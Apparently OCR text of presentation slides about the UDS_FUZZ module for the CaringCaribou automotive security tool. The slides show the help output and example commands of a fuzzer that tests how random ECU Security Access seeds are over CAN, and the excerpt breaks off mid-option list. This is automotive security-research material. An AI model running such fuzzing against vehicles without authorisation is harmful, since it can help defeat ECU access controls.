
Seed Randomness




Seed Randomness




Seed Randomness




Seed Randomness




Seed Randomness




Seed Randomness



Seed Randomness



Seed Randomness



UDS_FUZZ Module

```
┌──(cr0wtom㉿kali-m1)-[~/Tools/caringcaribou/tool]
└─$ python3 cc.py -i can0 uds_fuzz -h

____________________
CARING CARIBOU v0.3
____________________

Loaded module 'uds_fuzz'

usage: cc.py uds_fuzz [-h] {delay_fuzzer,seed_randomness_fuzzer} ...

UDS seed randomness fuzzer and tester module for CaringCaribou

positional arguments:
  {delay_fuzzer,seed_randomness_fuzzer}

options:
  -h, --help            show this help message and exit

Example usage:
  cc.py uds_fuzz seed_randomness_fuzzer 100311022701 0x733 0x633 -d 4 -r 1 -id 2 -m 0
  cc.py uds_fuzz delay_fuzzer 100311022701 0x03 0x733 0x633
```

UDS_FUZZ Module


- CaringCaribou seemed like the proper target
- Open-source and modular
- Really helpful community
- Implemented both for CAN and DoIP implementations of UDS

Seed_Randomness_Fuzzer

```
└─$ python3 cc.py -i can0 uds_fuzz seed_randomness_fuzzer -h

──────────────────
CARING CARIBOU v0.3
──────────────────

Loaded module 'uds_fuzz'

usage: cc.py uds_fuzz seed_randomness_fuzzer [-h] [-t ITERATIONS] [-r RTYPE] [-id RTYPE] [-m RMETHOD] [-d D] stype src dst

positional arguments:
  stype                 Describe the session sequence followed by the target ECU.e.g. if the following sequence is needed in order to request a se
                        3 - 1005 (Diagnostic Session Control), Request 4 - 2705 (Security Access Seed Request). The option should be: 100311021005
  src                   arbitration ID to transmit to
  dst                   arbitration ID to listen to

options:
  -h, --help            show this help message and exit
  -t ITERATIONS, --iter ITERATIONS
                        Number of iterations of seed requests. It is highly suggested to perform ⩾1000 for accurate results. (default: 1000)
  -r RTYPE, --reset RTYPE
